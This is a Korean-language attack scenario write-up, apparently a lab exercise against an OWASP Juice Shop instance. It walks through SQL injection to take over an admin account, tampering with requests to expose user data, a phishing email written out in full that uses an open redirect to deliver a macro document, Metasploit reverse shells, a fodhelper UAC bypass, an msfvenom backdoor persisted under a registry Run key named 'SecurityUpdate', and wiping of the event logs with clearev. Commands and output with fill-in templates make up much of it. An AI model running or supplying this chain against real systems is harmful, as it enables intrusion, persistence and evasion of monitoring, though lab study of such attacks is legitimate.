


시나리오 초안


목차

1. 페이지 분석 및 정보수집
2. 관리자 계정 탈취
3. Broken Access Control
4. unvalidated redirects
5. 윈도우 권한상승 & 백도어 심기 및 로그 삭제


1. 페이지 분석 및 정보



- 쇼핑 사이트인 shop.local을 대상으로 삼고 정보 수집을 시작.
- 해당 사이트에서 F12 개발자 모드를 통해 오픈 되어 있는 소스파일을 확인.
- 해당 웹 페이지는 node.js를 활용한 가벼운 페이지임을 알 수 있음.




- main.js 소스 탐색 중 경로와 관련된 내용을 통해
- administration이라는 관리자급 페이지의 존재를 확인
- 해당 경로가 URL 조합에 쓰이는 지 검증 필요



<- 고객 지원 채팅의 URL 미리보기 구성 : shop.local/#/chatbot




- 위의 정보를 통해 administration 페이지 URL을 구성



- 해당 페이지에 접근했으나, 권한 부족으로 인해 접속이 거부됨.
- 관리자급 권한을 가진 계정이 필요

2. 관리자 계정 탈취

- administration 페이지 접근에 대한 권한을 획득하기 위한 계정탈취 준비
- 탐색 과정에서 해당 페이지가 node.js 코드로 제작되어 있음을 확인했으므로, node.js와 자주 사용되는 DB인 SQLite와 같은 경량 DB를 타겟으로 한 sql injection을 진행.




- 해당 공격을 통해 shop.local 페이지의 관리자 권한을 가진 계정을 획득함.
- 관리자 권한을 통해 administration 페이지에 다시 접근함.

관리			문의하기		
등록된 사용자					
	admin@juice-sh.op		1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	
	jim@juice-sh.op		2	Great shop! Awesome service! (**@juice-sh.op)	
	bender@juice-sh.op		3	Nothing useful available here! (**der@juice-sh.op)	
	bjoern.kirminich@gmail.com		21	Please send me the juicy chatbot NFT in my wallet at juicy-nft: "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	
	ciso@juice-sh.op			Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)	
	support@juice-sh.op			This is the store for awesome stuff of all kinds! (anonymous)	
	mrty@juice-sh.op			Never gonna buy anywhere else from now on! Thanks for the great service! (anonymous)	
	mc.safesearch@juice-sh.op		23	"관리자님, 인프라팀 DOJ입니다. 외부망에서 고객 피드백 연동 테스트 진행 중입니다. (정상 수신 확인용) 아, 그리고 내일 회의 때 쓸 인프라 요구사항 리포트 작성해서 제 메일로 보내 주시는 거 잊지 마시고요!" (**@test.com)	
	j12934@juice-sh.op				
	wurstbrot@juice-sh.op				


- 해당 페이지에서 인프라팀 DOJ가 남긴 문의 내용을 확인.
- DOJ 유저의 이메일이 저장된 정보를 찾아야됨.

3. Broken Access Control

- administration 페이지에 등록된 사용자가 표시되는 것을 보아, 해당 페이지는 DB가 데이터를 요약하여 제공하고 있을 가능성이 있음.
- 숨겨진 정보를 보기 위해 해당 페이지의 패킷을 burp suite 프로그램으로 분석.



- 해당 패킷을 Repeater로 보내 패킷 구성을 확인 해본 결과, 구문 마지막 부분에 해당 페이지를 검증하는 구문이 추가되어 있음을 확인. (If-None-Match : 해당 페이지가 갱신되었는지를 확인)
- 해당 구문으로 인해 조작된 패킷이 거부되는 것을 확인하였기에, 검증 구문을 삭제하여 재전송.



- 요약된 데이터가 상세히 표시되는 것을 확인 가능.

```
{
  "id":23,
  "username":"dd",
  "email":"DOJ@test.com",
  "password":"*****",
  "role":"customer",
  "deluxeToken":"",
  "lastLoginIp":"",
  "profileImage":"/assets/public/images/uploads/default.svg",
  "totpSecret":"",
  "isActive":true,
  "createdAt":"2026-02-24T17:44:31.209Z",
  "updatedAt":"2026-02-24T17:50:20.688Z",
  "deletedAt":null,
  "lastLoginTime":1771955086
}
```

- 확인된 DOJ의 이메일 주소 : DOJ@test.com

4. unvalidated redirects

- 알아낸 DOJ 메일 주소로 shop.local의 관리자인 척 스팸 메일을 작성.
- 해당 메일은 업무 메일인 척 바이러스가 심어진 악성 문서를 다운로드 하도록 URL을 속여 유도 하였음.

☐ 읽음
 ☐ 삭제
 ☐ 전달
 ☐ 필터

☐ ☆ ☐ DOJ@test.com [요청] Client A 신규 도커 환경 인프라 요구사항 및 망 연동 신청서 제출의 건

받는사람 ☐ 개인별 ? DOJ@test.com ✕ 주소록

참조 ☐

제목 ☐ 중요 ! [요청] Client A 신규 도커 환경 인프라 요구사항 및 망 연동 신청서 제출의 건

파일첨부 ☐ 내 PC MYBOX 일반 0KB/10MB 대용량 0KB/2.00GBx10개

☐ 파일을 마우스로 끌어 오세요

나눔고딕 14px B I U S T ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐

안녕하세요 DOJ 관리자님, Client A 개발/인프라 담당자입니다.
 피드백 게시판에 남겨주신 내용 잘 확인했습니다.
 요청하신 'Client A 백엔드 컨테이너 망 연동 및 인프라 요구사항'을 정리하여 첨부된 리포트 문서로 전달해 드립니다. 주요 요청 사항은 다음과 같습니다.
[주요 인프라 요구사항 요약]

- **타겟 환경:** 신규 Docker Swarm 클러스터 노드
- **방화벽 개방 요청 포트:** Inbound TCP 80, 443 / 내부망 DB 연동용 TCP 3306
- **컨테이너 볼륨 마운트:** 로그 수집용 외부 스토리지 마운트 권한 할당
- **상세 아키텍처 및 환경 변수:** 첨부 파일 참조

※ 주의사항 (매우 중요) 첨부된 REPORT.doc 문서는 당사(Client A)의 내부 보안 규정에 따라 문서 보안 모듈(DRM)이 적용되어 있습니다. 문서 상단의 **[콘텐츠 사용]** 또는 **[마이크로 포함]** 버튼을 클릭하여만 암호화가 해제되어 정상적인 서버 아키텍처 도면과 상세 텍스트를 열람하실 수 있습니다.
 문서 확인해 보시고, 방화벽 정책 반영이 완료되면 회신 부탁드립니다. 감사합니다.


해당 링크는 shop.local 깃허브에 등록되어 있는 첨부파일의 다이렉트 주소입니다.
 [첨부링크]
<http://shop.local/redirect?to=http://192.168.152.128:9000/REPORT%23https://github.com/juice-shop/juice-shop>


- 첨부 링크는 공격자의 디렉토리에 업로드 되어있는 문서를 다운로드하도록 조작되어있음.

- 악성 문서 제작 -

[해당 문서는 사전에 준비된 문서로 사설망에서 안전하게 배포되었음을 알립니다.]

- REPORT.doc 파일에는 매크로 바이러스라는 악성코드가 심어져 있어 해당 파일을 열람할 시 바이러스가 작동하여 공격자에게 리버스 연결 요청을 하게 만드는 방법을 사용하였다.
- 해당 방법은 어떤 문서든 매크로 기능이 정상적으로 작동하기만 한다면 사용할 수 있다는 특징이 있다. 주로 word나 excel이 그 대상이 된다.
- 매크로 바이러스와 백도어 프로그램 제작에 대한 방법은 별도의 문서로 작성하여 깃허브에 업로드 하였다.





- DOJ 유저는 첨부된 링크를 통해 문서를 다운로드 받게 되고, 열람하게 되면 공격자는 DOJ의 PC 에 접속하게 된다.

```
msf6 exploit(multi/handler) > [*] Sending stage (203846 bytes) to 192.168.152.10
[*] Meterpreter session 1 opened (192.168.152.128:4444 → 192.168.152.10:51306) at 2026-02-25 04:33:20 +0900

msf6 exploit(multi/handler) > sessions -i

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x64/windows  DOJ\test @ DOJ  192.168.152.128:4444 → 192.168.152.10:51306 (192.168.152.10)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DOJ\test
meterpreter >
```

5. 윈도우 권한상승 & 백도어 설치 및 로그 삭제

- 해당 세션은 불완전한 상태이다. 유저 권한이라 윈도우에 개입할 권한도 부족하고, 문서를 매개체로 세션을 생성하였기 때문에, DOJ 유저가 문서를 닫는 순간 세션은 닫히게 된다.
- 따라서 최대한 빠르게 윈도우 권한을 탈취하여 세션을 안정화 하고, 지속적으로 접속 할 수 있도록 백도어를 배치한다.

```

meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.152.128
LHOST => 192.168.152.128
msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT 4455
LPORT => 4455
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 192.168.152.128:4455
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (177734 bytes) to 192.168.152.10
[*] Meterpreter session 2 opened (192.168.152.128:4455 -> 192.168.152.10:51310) at 2026-02-25 04:37:26 +0900
[*] Cleaning up registry keys ...

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getid
[-] Unknown command: getid. Did you mean getsid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

[터미널 명령어]

meterpreter > background

msf6 exploit(**muti/handler**) > use exploit/windows/local/baypassuac_fodhelper

msf6 exploit(**windows/local/bypassuac_fodhelper**) > set SESSION [현재 세션 번호]

msf6 exploit(**windows/local/bypassuac_fodhelper**) > set LHOST [공격자 IP]

msf6 exploit(**windows/local/bypassuac_fodhelper**) > set LPORT [사용할 연결 포트]

msf6 exploit(**windows/local/bypassuac_fodhelper**) > exploit [실행]

- 해당 명령을 통해 메타스플로잇이 현재 연결되어 있는 세션을 대상으로 권한을 상승시킨다.
- 이제 DOJ가 문서를 달아도 세션은 닫히지 않는다.

- 백도어 설치 -

```

(hs@hs)-[/tmp]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.137.200 LPORT=3333 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: backdoor.exe

```

[터미널 명령어]

\$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.137.200 LPORT=3333 -f exe -o /tmp/backdoor.exe

- 리버스 연결 요청이 담긴 백도어 프로그램을 제작하여 DOJ PC에 업로드를 진행함.
- 이 프로그램을 업로드 후, 레지스트리에서 로그인마다 실행시키게 만듦.

```

meterpreter > shell
Process 4584 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Microsoft\Edge\Application\145.0.3800.82>cd /
cd /

C:\>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityUpdate" /t REG_SZ /d "C:\Users\DOJ\AppData\Local\Temp\backdoor.exe" /f

```


[터미널 명령어]

```
meterpreter > shell
C:\Program Files (x86)\Microsoft\Edge\Application\145.0.3800.82>cd /
cd /
C:\>reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
/v "SecurityUpdate" /t REG_SZ /d "C:\Users\DOJ\AppData\Local\Temp\backdoor.exe" /f
```


- 해당 명령어는 제작한 백도어를 엡지 폴더 안에 업로드 하고, 레지스트리 명령어 중, 로그인 시 자동으로 시작되는 프로그램으로 백도어 프로그램을 지정.
- 이후 DOJ가 컴퓨터를 부팅하고 윈도우 로그인을 진행할 때마다 공격자는 handler만 대기시켜 놓으면 DOJ의 백도어가 세션을 요청하여 리버스 연결이 진행됨.

```
msf exploit(multi/handler) > setg LHOST 192.168.137.200
LHOST => 192.168.137.200
msf exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.133337.200
^C[-] set: Interrupted
msf exploit(multi/handler) > set LHOST 192.168.137.200
LHOST => 192.168.137.200
msf exploit(multi/handler) > exploit
```

[터미널 명령어]

```
msf6 exploit(muti/handler) > set LHOST [칼리 IP]
msf6 exploit(muti/handler) > set LPORT [연결시 사용할 포트]
msf6 exploit(muti/handler) > set PAYLOAD [연결 요청 방식]
msf6 exploit(muti/handler) > exploit
```

- DOJ가 윈도우 로그인 시 자동으로 세션이 생성됨.



```
[*] Started reverse TCP handler on 192.168.137.200:3333
[*] Sending stage (203846 bytes) to 192.168.137.208
[*] Meterpreter session 1 opened (192.168.137.200:3333 → 192.168.137.208:49985) at 2026-03-05 22:09:13 +0900
meterpreter > █
```

*로그 삭제

```
meterpreter > clearev  
[*] Wiping 226 records from Application...  
[*] Wiping 16 records from System...  
[*] Wiping 255 records from Security...  
meterpreter > █
```

- 윈도우의 로그파일 3종류가 전부 삭제되는 것을 확인.